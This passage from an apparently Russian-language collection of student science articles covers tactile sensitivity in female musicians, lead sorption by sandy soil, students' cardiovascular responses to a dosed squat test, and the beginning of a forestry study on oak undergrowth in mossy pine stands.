


Рисунок 1 – Сравнение полученных результатов порога тактильной чувствительности на разных участках тела у девушек, занимающихся на клавишных инструментах с нормальными значениями

Из рисунка 1 видно, что на всех участках тела у подавляющего большинства девушек-клавишниц полученные значения порога тактильной чувствительности были выше нормативных значений.

Наибольшее совпадение полученных результатов порога тактильной чувствительности с нормативными значениями наблюдалось на тыльной стороне ладони (у 30 % девушек), а наименьшие – на участке тела «плечо» (7 % девушек).




Рисунок 2 – Сравнение полученных результатов порога тактильной чувствительности на разных участках тела у девушек, занимающихся на струнных инструментах, с нормальными значениями

Из рисунка 2 видно, что на участках тела «предплечье» и «плечо» у подавляющего большинства девушек-струнниц полученные значения порога тактильной чувствительности были выше нормативных значений.

Наибольшее совпадение полученных результатов порога тактильной чувствительности с нормативными значениями наблюдалось на кончиках пальцев (у 27 % девушек). На тыльной поверхности ладони у 10 % девушек наблюдались нормативные значения для данного участка тела (30 мм), у 83 % юношей значения порога превышали норму, а у 7 % были ниже нормы.

Тактильная чувствительность у девушек музыкантов отличается на различных участках тела, причем наибольшие значения порога наблюдались на плече (95 мм у клавишниц и 55 мм у струнниц), а наименьшие – на кончиках пальцев (по 2 мм у клавишниц и струнниц).

Сравнение полученного порога тактильной чувствительности у девушек с нормативными значениями показало, что тактильная чувствительность у большинства девушек выше нормы. У клавишниц наибольшие совпадения с нормативными значениями наблюдались на тыльной стороне ладони (у 30 %), в то же время у струнниц наибольшие совпадения наблюдались на участке тела кончики пальцев (у 27 %).

## Литература

- 1 Судакова, К. В. Нормальная физиология : учебник / К. В. Судакова – М. : ГЭОТАР-Медиа, 2015. – 880 с.
- 2 Питкевич, Э. С. Основы физиологии человека : учеб. пособие / Э. С. Питкевич, Ю. И. Брель. – Гомель : ГомГМУ, 2013. – 308 с.
- 3 Гайворонский, И. В. Анатомия и физиология человека : учеб. для студ. учреждений сред. проф. образования / И. В. Гайворонский, Г. И. Ничипорук, А. И. Гайворонский. – М. : Издательский центр «Академия», 2011. – 496 с.
- 4 Дудаль, Н. Н. Психология. Ощущение. Восприятие. Память. Воображение.: практ. пособие для студ. спец. «Социальная педагогика. Практическая психология» / Н. Н. Дудаль. – Гомель : ГГУ им. Ф. Скорины, 2012. – 42 с.

### ЗАКОНОМЕРНОСТИ АДСОРБЦИИ СВИНЦА (II) ПЕСЧАНОЙ ДЕРНОВО-ПОДЗОЛИСТОЙ ПОЧВОЙ

*В статье рассматриваются особенности процессов сорбции свинца (II) почвенным поглощающим комплексом песчаной почвы. Экспериментальные данные показали, что поглощение ионов свинца почвой приводит к снижению водородного показателя, что объясняется, в частности, гидролизом солей. В сорбционных процессах ионов свинца (II) принимают участие функциональные группы почвенного поглощающего комплекса, имеющие слабокислотную природу. Максимальное поглощение тяжелого металла (82 % и 86 % от внесенного количества – 1 ПДК и 3 ПДК) зафиксировано для функциональных групп почвенного поглощающего комплекса, имеющих значение рК 6,8 и 6,5 соответственно.*

Загрязнение почв тяжелыми металлами, в частности свинцом (II), представляет серьезную экологическую угрозу. В связи с этим изучение процессов сорбции почвенным поглощающим комплексом (ППК) почвы имеет важное значение для прогнозирования миграции металлов в почвенных горизонтах и разработки методов ремедиации. Данное исследование направлено на выявление особенностей сорбции ионов свинца (II) песчаной дерново-подзолистой почвой, включая анализ изменений кислотно-основных свойств системы твердая фаза – раствор.

Цель работы – изучение протолитических свойств почвы в ходе сорбции ионов свинца (II).

Объект исследования – дерново-подзолистая песчаная почва, отобранная на глубине 0–20 см на территории дворцово-паркового ансамбля г. Гомеля (правый берег реки Сож).

Методы исследования: титриметрия, потенциометрия, рК-спектроскопия.

Методика постановки сорбционного эксперимента: к навеске почвы массой 2 г добавляли 20 мл раствора индифферентного электролита нитрата натрия 0,1 н с целью создания постоянной ионной силы в системе. Вносили соль свинца ( $\text{Pb}(\text{NO}_3)_2$ ) в дозе 1 ПДК и 3 ПДК, оставляли на 24 часа для взаимодействия. Для исследования протолитических свойств почвы контролировали значение рН почвенного раствора с использованием рН-метра (рН-150М) проводили серию потенциометрических титрований.

Изучаемая почва характеризовалась следующими агрохимическими показателями: рН – 6,06, содержание гумуса – 2,3 %,  $\text{P}_2\text{O}_5$  – 459 мг/кг,  $\text{K}_2\text{O}$  – 300 мг/кг,  $\text{CaO}$  – 963 мг/кг,  $\text{MgO}$  – 228 мг/кг.

На рисунке 1 представлен характер изменения рН почвенного раствора.





Рисунок 1 – Зависимость рН почвенного раствора от внесенного количества ионов свинца (II)

В ходе сорбции ионов свинца (II) дерново-подзолистой песчаной почвой зафиксировано снижение значений водородного показателя на 0,73 единицы, при дозе 1 ПДК, при увеличении дозы внесенного металла в 3 раза изменение pH почвы будет составлять 0,99 единицы, что может быть связано с рядом факторов – гидролизом катионов металлов и сорбцией гидролизированных форм, коадсорбцией  $\text{OH}^-$ -групп при поглощении катионов металлов [1, 2], вытеснением в раствор сорбированных ионов водорода, что приводит к увеличению кислотности:



В результате гидролиза образуются ионы водорода ( $\text{H}^+$ ), что приводит к увеличению кислотности.

По результатам потенциометрического титрования образцов почвы были получены данные, необходимые для построения кривых титрования, представленных на рисунке 2.




Рисунок 2 – Кривые титрования почвенного раствора 0,1 н раствором NaOH (доза  $\text{Pb}^{2+}$  – 1 ПДК и 3 ПДК)

По данным кривых титрования в интервалах pH 3–4, 4–5, 5–6, 6–7, 7–8, 8–9, с использованием уравнения Гендерсона-Гассельбаха (1) рассчитывали значения рК функциональных групп сорбента:

$$\text{pH} = 14 - \text{pK}_b + \lg \frac{C_{\text{основания}}}{C_{\text{соли}}}, \quad (1)$$

где  $\text{pK}_b$  – константа диссоциации слабого элемента;

$C_{\text{основания}}$  – концентрация основания (моль/дм<sup>3</sup>);

$C_{\text{соли}}$  – концентрация соли (моль/дм<sup>3</sup>).

По формуле (2) рассчитали значения протолитической емкости сорбента:

$$q = \frac{(V_2 - V_1) * C_{\text{н}}}{m}, \quad (2)$$

где  $q$  – протолитическая емкость сорбента, мг-экв/г;

$V$  – объем титранта, мл;

$C_{\text{н}}$  – концентрация гидроксида натрия;

$m$  – г, масса образца почвы.

На рисунке 3 представлена информация, описывающая сорбцию ионов свинца (II). Наибольшее поглощение изучаемых ионов наблюдается при участии функциональных групп ППК почвы, имеющих значения 6,8 и 7,3 (доза  $Pb^{2+}$  1 ПДК) и 6,5 и 7,3 (доза  $Pb^{2+}$  3 ПДК). Тип участвующих в протолитических равновесиях функциональных групп сорбента слабокислотный согласно [3]. В процессе связывания ионов свинца задействованы функциональные группы ППК почвы  $-COOH$ ,  $-CON$ ,  $-R-PO(OH)_2$ .




Рисунок 3 – Зависимость протолитической емкости сорбента от рК функциональных групп (1 ПДК и 3 ПДК свинца (II))

На рисунке 4 представлен характер связывания ионов свинца (II) функциональными группами ППК изучаемой почвы.




Рисунок 4 – Зависимость приращения протолитической емкости сорбента от значений рК функциональных групп ППК почвы (доза  $Pb^{2+}$  – 1 ПДК и 3 ПДК)

Максимальное поглощение тяжелого металла (82 % и 86 % от внесенного количества – 1 ПДК и 3 ПДК) зафиксировано для функциональных групп почвенного поглощающего комплекса, имеющих значение рК 6,8 и 6,5 соответственно. Установлено активное участие в процессах поглощения изучаемого катиона функциональных групп сорбента, имеющих значения 8,3; 4,3; 3,4, процент сорбции составил – 50; 35; 13 соответственно. Функциональные группы ППК, имеющие значение рК 4,3 не участвуют в процессах сорбции ионов свинца (II) ( $\Delta q$  – отрицательное значение).



При увеличении дозы вносимого металла в три раза максимум приращения протолитической емкости сорбента достигается при участии функциональных групп, имеющих значение рК 6,5, процент поглощения составил 86 от общего количества внесенного металла. В ходе серии экспериментов было выявлено, что функциональные группы сорбента, имеющие значения рК 8,4; 5,8; 3,4 активно взаимодействуют с исследуемым металлом, при этом проценты сорбции ионов свинца (II) от внесенного количества составили 59, 56 и 14 соответственно. В области рК функциональных групп 5,8 связывания металла не происходит, поскольку приращение протолитической емкости сорбента имеет отрицательное значение.

Вопросы, посвященные изучению особенностей сорбции ионов свинца (II) почвой, сложны и требуют дальнейших исследований.

### Литература

1 Ладонин, Д. В. Изучение механизмов поглощения Cu (II), Zn (II) и Pb (II) дерново-подзолистой почвой // Д. В. Ладонин, О. В. Пляснина // Почвоведение. – 2004. – № 5. – С. 537–545.

2 Кабата-Пендиас, А. Микроэлементы в почвах и растениях / А. Кабата–Пендиас, Х. Пендиас. – М. : Мир, 1989. – 439 с.

3 Битюцкий, Н. П. Микроэлементы и растение : учеб. пособие. – СПб. : Изд-во С.-Петербур. ун-та, 1999. – 232 с.

УДК 612.13.54

*А. К. Диденко*

### АНАЛИЗ ТИПОВ СЕРДЕЧНО-СОСУДИСТОЙ СИСТЕМЫ НА ДОЗИРОВАННУЮ НАГРУЗКУ У СТУДЕНТОВ-БИОЛОГОВ

*Эта статья посвящена исследованию реакций сердечно-сосудистой системы студентов на дозированную физическую нагрузку, оцениваемых по изменениям ЧСС, САД и ДАД. Учитывая негативное влияние гиподинамии на регуляцию сердечно-сосудистой системы, метаболизм и общее состояние здоровья, данное исследование направлено на понимание адаптационных механизмов и выявление групп риска среди студентов.*

Изучение реакций сердца и сосудистой системы на разнообразные воздействия внешней среды и естественной деятельности остается актуальной проблемой физиологии. Для интерпретации особенностей онтогенетического становления сердечно-сосудистой системы остается крайне важным понимание того, при каких условиях показатели гемодинамики продолжают расширять, а не лимитировать адаптационные возможности организма [1, с. 4].

Выполнение физической работы невысокой интенсивности способствует нормализации жирового обмена, так как энергообеспечение такой работы происходит преимущественно за счет окисления жиров – от 50 до 80 % общих энергозатрат в зависимости от интенсивности работы. Чем больше интенсивность физической работы, тем меньше вклад жиров в энергообеспечение. Поэтому регулярная тренировка в циклических упражнениях невысокой интенсивности (легкий бег, лыжные прогулки, плавание) может полностью нейтрализовать вредное влияние богатой животными жирами пищи [2, с. 14]. Увеличение сократительной активности скелетных мышц у человека наблюдается при выполнении

физических упражнений и интенсивном физическом труде. Изменение показателей деятельности сердца и системного кровообращения имеет основное значение для обеспечения адаптации всего организма к условиям физической нагрузки [3, с. 250].

Таким образом, ведение активного образа жизни является одной из центральных проблем студенческой молодежи. Её решению способствует внедрение физического воспитания, основной целью которого является преобразование мышления студентов, способствующее осознанному принятию того, что регулярные занятия спортом, правильное питание положительно влияют на организм человека.

Работа проводилась с помощью пробы Мартине-Кушелевского. Изначально, для определения исходных данных, студент находился в состоянии покоя 3–5 минут на стуле в положении сидя. Главная задача на этом этапе – мышцы должны быть максимально расслабленными. Затем производили измерения пульса и артериального давления по три раза, после чего были выбраны наиболее приближенные к реальности показатели.

Затем студенту необходимо было выполнить 20 глубоких приседаний за 30 секунд. Сразу после последнего приседания студент сразу садился на стул и незамедлительно были произведены измерения.

Подобная последовательность измерений производилась до тех пор, пока все показатели не вернулись к исходным. Оценка пробы начиналась с момента вычисления разницы между систолическим и диастолическим давлением, а именно показателями покоя и первыми максимальными значениями, которые производились сразу после нагрузки. На базе полученных данных произвели определения типов реакции сердечно-сосудистой системы на дозированную физическую нагрузку [4, с. 6].

Изначально студентов были распределили на четыре группы: 1 группа – юноши 18–21 года, занимающихся физической активностью; 2 группа – юноши 18–21 года, пренебрегающих активной деятельностью; 3 группа – девушки в возрасте 18–21 года, ведущих здоровый образ жизни; 4 группа – девушки 18–21 года, не занимающихся физической активностью.

На первом этапе было проведено измерение ЧСС у студентов в состоянии покоя. Далее был измерен показатель САД в четырех группах в состоянии покоя. Также было измерено диастолическое артериальное давление в состоянии покоя у студенческой молодежи.

Мы отметили, что у юношей первой группы биологического факультета, ведущих здоровый образ жизни, показатели сердечно-сосудистой системы значительно ниже в соответствии с принятой нормой: ЧСС –  $68,5625 \pm 9,8656$  уд/мин, для САД –  $118,5625 \pm 3,6691$  мм.рт.ст., для ДАД –  $73,3125 \pm 6,5393$  мм.рт.ст. Показатели у юношей второй группы показатели были следующими: ЧСС –  $82,3125 \pm 5,4126$  д/мин, САД –  $126,8125 \pm 4,5785$  мм.рт.ст., ДАД –  $82 \pm 3,8471$  мм.рт.ст. При измерении частоты сердечных, систолического и диастолического артериального давления у девушек третьей группы были получены следующие результаты: ЧСС –  $75,125 \pm 9,5907$  уд/мин, САД –  $116,4375 \pm 6,25$  мм.рт.ст., ДАД –  $75,625 \pm 4,7169$  мм.рт.ст. Результаты измерений в четвертой группе: ЧСС –  $75,5625 \pm 4,5894$  уд/мин, САД –  $122,25 \pm 10,4913$  мм.рт.ст., ДАД –  $77,25 \pm 8,5127$  мм.рт.ст.

Затем была проведена проба Мартине-Кушелевского и отмечены изменения показателей сердечно-сосудистой системы.

Результаты измерений ЧСС у первой группы были следующими: сразу после проведения пробы –  $108,56 \pm 8,3504$  уд/мин, спустя 1 минуту –  $90,86 \pm 9,5210$  уд/мин, спустя 2 минуты –  $73,06 \pm 11,6417$  уд/мин, спустя 3 минуты –  $67,14 \pm 8,0504$  уд/мин. При анализе САД результаты оказались следующими: сразу после проведения пробы –  $130,81 \pm 5,8449$  мм.рт.ст., спустя 1 минуту отдыха –  $125,375 \pm 4,8836$  мм.рт.ст., после 2 минут отдыха –  $120,875 \pm 5,7257$  мм.рт.ст., после 3 минут –  $119,9 \pm 3,2128$  мм.рт.ст.

При измерении ДАД результаты оказались следующими: сразу после пробы –  $82,125 \pm 4,4403$  мм.рт.ст., спустя 1 минуту отдыха –  $79,6875 \pm 4,9762$  мм.рт.ст., после 2 минут отдыха –  $75,4375 \pm 5,2149$  мм.рт.ст., после 3 минут отдыха –  $75,1667 \pm 3,4881$  мм.рт.ст.

Результат измерения ЧСС во второй группе: сразу после проведения пробы Мартине-Кушелевского –  $138,75 \pm 8,3631$  уд/мин, спустя 1 минуту отдыха –  $117,3125 \pm 8,4516$  уд/мин, спустя 2 минуты отдыха –  $100,0625 \pm 7,0755$  уд/мин, спустя 3 минуты отдыха –  $84,5 \pm 6,5828$  уд/мин, спустя 4 минуты –  $79,67 \pm 7,0616$  уд/мин. САД, по сравнению с первой группой юношей, восстанавливалось дольше: сразу после пробы –  $150,065 \pm 7,8864$  мм.рт.ст., спустя 1 минуту отдыха –  $142,625 \pm 6,3547$  мм.рт.ст., после 2 минут –  $135,3125 \pm 5,0427$  мм.рт.ст., 3 минут –  $128,6875 \pm 5,3381$  мм.рт.ст., 4 минуты –  $125,625 \pm 5,2082$  мм.рт.ст. Полное восстановление ДАД также произошло у большинства спустя 3 минуты отдыха, а у 6 студентов – спустя 4 минуты отдыха.

Результаты третьей группы оказались следующими: сразу после проведения пробы –  $116,37 \pm 7,2376$  уд/мин, спустя 1 минуту отдыха –  $97,812 \pm 11,6688$  уд/мин, после 2 минут отдыха –  $84,375 \pm 11,5578$  уд/мин, 3 минуты –  $76,2307 \pm 10,8101$  уд/мин, 4 минуты отдыха –  $75,66 \pm 10,0664$  уд/мин. Результаты измерения систолического артериального давления: сразу после проведения пробы –  $131,8125 \pm 6,6052$  мм.рт.ст., спустя 1 минуту отдыха –  $124,4375 \pm 5,6210$  мм.рт.ст., после 2 минут отдыха –  $118,8125 \pm 5,9129$  мм.рт.ст., 3 минуты –  $115,4615 \pm 6,8143$  мм.рт.ст. ДАД у большинства вернулось к первоначальному значению уже спустя 2 минуты, лишь у 8 – через 3 минуты отдыха: сразу после пробы –  $84,25 \pm 4,3589$  мм.рт.ст., спустя 1 минуту отдыха –  $80,3124 \pm 4,6864$  мм.рт.ст., после 2 минут –  $76,9375 \pm 5,4094$  мм.рт.ст., спустя 3 минуты отдыха –  $76,875 \pm 4,2907$  мм.рт.ст.

На последнем этапе были измерены показатели в четвертой группе. Измерения частоты сердечных сокращений получились следующими: сразу после пробы –  $139,875 \pm 12,1539$  уд/мин, спустя 1 минуту отдыха –  $118,937 \pm 15,3121$  уд/мин, 2 минуты –  $103,687 \pm 15,7214$  уд/мин, 3 минуты –  $90,937 \pm 17,4870$  уд/мин, спустя 4 минуты –  $83,416 \pm 16,1721$  уд/мин, 5 минут –  $80 \pm 12,7279$  уд/мин, 6 минут –  $80$  уд/мин. Результаты измерения САД: сразу после проведения пробы –  $151,31 \pm 18,614$  мм.рт.ст., спустя 1 минуту отдыха –  $141,75 \pm 13,773$  мм.рт.ст., 2 минуты –  $133,875 \pm 13,773$  мм.рт.ст., 3 минуты –  $126,687 \pm 12,547$  мм.рт.ст., спустя 4 минуты –  $121,545 \pm 12,412$  мм.рт.ст., после 5 минут –  $117,5 \pm 28,991$  мм.рт.ст. На последнем этапе было измерено ДАД: сразу после проведения функциональной пробы –  $89,5625 \pm 11,5121$  мм.рт.ст., спустя 1 минуту отдыха –  $83,25 \pm 9,3345$  мм.рт.ст., 2 минуты –  $83,25 \pm 9,3345$  мм.рт.ст., 3 минуты –  $78,875 \pm 8,9433$  мм.рт.ст., после 4 минут отдыха –  $75,333 \pm 10,9430$  мм.рт.ст., 5 минут –  $85$  мм.рт.ст.

Сравнив полученные показатели между собой, мы сделали вывод, что показатели сердечно-сосудистой системы (ЧСС, САД, ДАД) в каждой группе возвращались к первоначальным значениям по-разному, что обусловлено индивидуальными особенностями организма. Можем отметить, что у юношей и девушек, ведущих активный образ жизни, чаще всего полученные данные были ниже, чем у тех, кто пренебрегает активным образом жизни. Возможно это связано с тем, что у студентов с физической активностью доминирует парасимпатическая активность, что приводит к снижению ЧСС. У вторых же симпатическая активность повышена, что приводит к увеличению ЧСС и артериального давления. То есть активный образ жизни стимулирует тонус парасимпатической нервной системы, что приводит к высвобождению большого количества ацетилхолина, который замедляет сердечный ритм. Также это может быть обусловлено тем, что соблюдение активного образа жизни, включающего регулярные тренировки, правильное питание, способствуют увеличению артерий, что, в свою очередь, приводит к уменьшению отложения холестерина на стенках сосудов и увеличением содержания эластина и коллагена.

## Литература

- 1 Лучицкая, Е. С. Функциональные особенности гемодинамики подростков в условиях различной двигательной активности: дис... канд. биол. наук : 03.00.13 / Лучицкая Елена Сергеевна ; Ярослав. гос. пед. ун-т им. К. Д. Ушинского. – Ярославль, 2007. – 128 с.
- 2 Николаев, А. А. Двигательная активность и здоровье современного человека : учеб. пособие для преподавателей и студентов высших учебных заведений физической культуры / А. А. Николаев. – Смоленск : СГИФК, 2005. – 45 с.
- 3 Основы физиологии сердца : учеб. пособие / В. И. Евлахов [и др.]. – СПб : СпецЛит, 2015. – 24 с.
- 4 Буйкова, О. М. Функциональные пробы в лечебной и массовой физической культуре : учебное пособие / О. М. Буйкова, Г. И. Булнаева. – Иркутск : ИГМУ, 2017. – 24 с.

УДК 630\*231

*Е. С. Дроздов*

### ПОДРОСТ ДУБА В СОСНЯКАХ МШИСТЫХ

*В статье анализируются факторы развития подростка дуба, описаны признаки сосняков мшистых, выделены лесные ассоциации, приведена характеристика насаждений, количественная и качественная характеристика подростка дуба под пологом сосновых насаждений в лесном фонде Ченковского лесничества Корневской экспериментальной лесной базы, дана оценка возобновлению дуба.*

Проблема восстановления дуба рассматривалась многими учеными. Установлено, что обычно самосев и в дальнейшем подрост дуба погибает от недостатка света и влаги [1, с. 18]. Эдафические условия мест произрастания сосновых насаждений не препятствуют возобновлению в них дуба. Положение подростка под пологом леса зависит от различных факторов. Для дуба решающим фактором является недостаток питательных веществ в почве при совместном росте с сосной на мелких супесях. Дуб не может расти под пологом «пород-пионеров» из-за своего светолюбия. Дуб лучше всего возобновляется параллельно, совместно с сосной [2, с. 312]. Условия освещенности в сосняках благоприятны для его развития.

Цель данной статьи – дать оценку подросту дуба в сосняках мшистых.

Для выполнения исследования использованы лесоустроительные материалы Ченковского лесничества Корневской экспериментальной лесной базы Института леса НАН Беларуси. Обследованы выдела сосняков мшистых (тип лесорастительных условий А<sub>2</sub>), учтен подрост под пологом этих насаждений.

Сосняки мшистые – одни из наиболее распространенных типов сосновых лесов. С учетом рекомендаций И. Д. Юркевича [3, с. 8] выделены важнейшие ассоциации: сосняк березово-мшистый, дубняково-мшистый, осиново-мшистый, вересково-мшистый, чернично-мшистый и бруснично-мшистый. Преобладающим классом бонитета сосны является II. Примерный состав древостоя: 7–10С до 3Б, Ос, Олч, Д. Рельеф равнинный, слегка волнистый, местоположение повышенное. Для этого типа леса характерны дерново-подзолистые, песчаные, иногда легко супесчаные, свежие почвы. Подлесок представлен рябиной, крушиной ломкой, ракитником русским. Живой напочвенный покров состоит из мха (Шребера и дикранум), вереска, брусники, плауна трехколоскового, черники, седмичника европейского.

Под пологом леса идет естественное возобновление дуба (таблица 1).

Таблица 1 – Характеристика сосновых насаждений и подроста

Участок	Площадь, га	Происхождение	Состав насаждения	Возраст, лет	Полнота	Подрост				
						состав	возраст, лет	высота, м	густота, тыс. шт./га	жизнеспособность
1	2	3	4	5	6	7	8	9	10	11
1	1,1	искусственное	9С1С	60	0,8	10Д	25	5,0	1,0	неблагонадежный
2	0,5	естественное	10С	110	0,6	10Д	20	4,0	1,0	неблагонадежный
3	1,0	естественное	7С2С1Б	70	0,7	10Д	20	3,0	0,5	неблагонадежный
4	1,2	искусственное	10С+Б	71	0,7	10Д	25	4,0	1,0	неблагонадежный
5	4,1	искусственное	10С+Б+Д	85	0,7	10Д	25	5,0	0,5	неблагонадежный
6	0,6	искусственное	10С	80	0,7	10Д	25	6,0	0,5	неблагонадежный
7	0,8	искусственное	10С	80	0,8	10Д	20	4,0	0,5	неблагонадежный
8	4,4	искусственное	10С	80	0,8	10Д	25	6,0	0,5	неблагонадежный
